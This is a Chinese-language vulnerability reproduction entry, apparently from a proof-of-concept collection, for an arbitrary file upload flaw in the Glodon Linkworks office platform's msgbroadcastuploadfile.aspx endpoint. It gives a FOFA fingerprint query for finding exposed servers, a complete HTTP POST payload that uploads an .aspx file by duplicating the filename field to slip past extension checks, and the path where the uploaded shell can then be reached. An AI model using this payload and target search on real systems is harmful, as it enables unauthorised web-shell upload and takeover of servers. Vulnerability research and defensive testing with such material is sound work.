G3-8广联达-Linkworks协同办公管理平台-文件上传

漏洞描述：

广联达Linkworks msgbroadcastuploadfile.aspx存在后台文件上传漏洞，攻击者可利用此漏洞在后台上传任意文件，进而接管服务

网站图片：

网络测绘：

fofa语法：

body="Services/Identification/login.ashx" || header="Services/Identification/login.ashx" || banner="Services/Identification/login.ashx"

漏洞复现：


payload：

```
POST /gtp/im/services/group/msgbroadcastuploadfile.aspx HTTP/1.1
Host: {host}
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryFfJZ4PlAZBixjELj
Cookie: {cookie}

------WebKitFormBoundaryFfJZ4PlAZBixjELj
Content-Disposition: form-data; filename="1.aspx";filename="1.jpg"
Content-Type: application/text

shell
------WebKitFormBoundaryFfJZ4PlAZBixjELj--
```

效果图:



文件上传接口的返回内容中包含了回显文件名，完整的回显地址如下：
http://url/GTP/IM/Services/Group/Upload/回显文件名

访问页面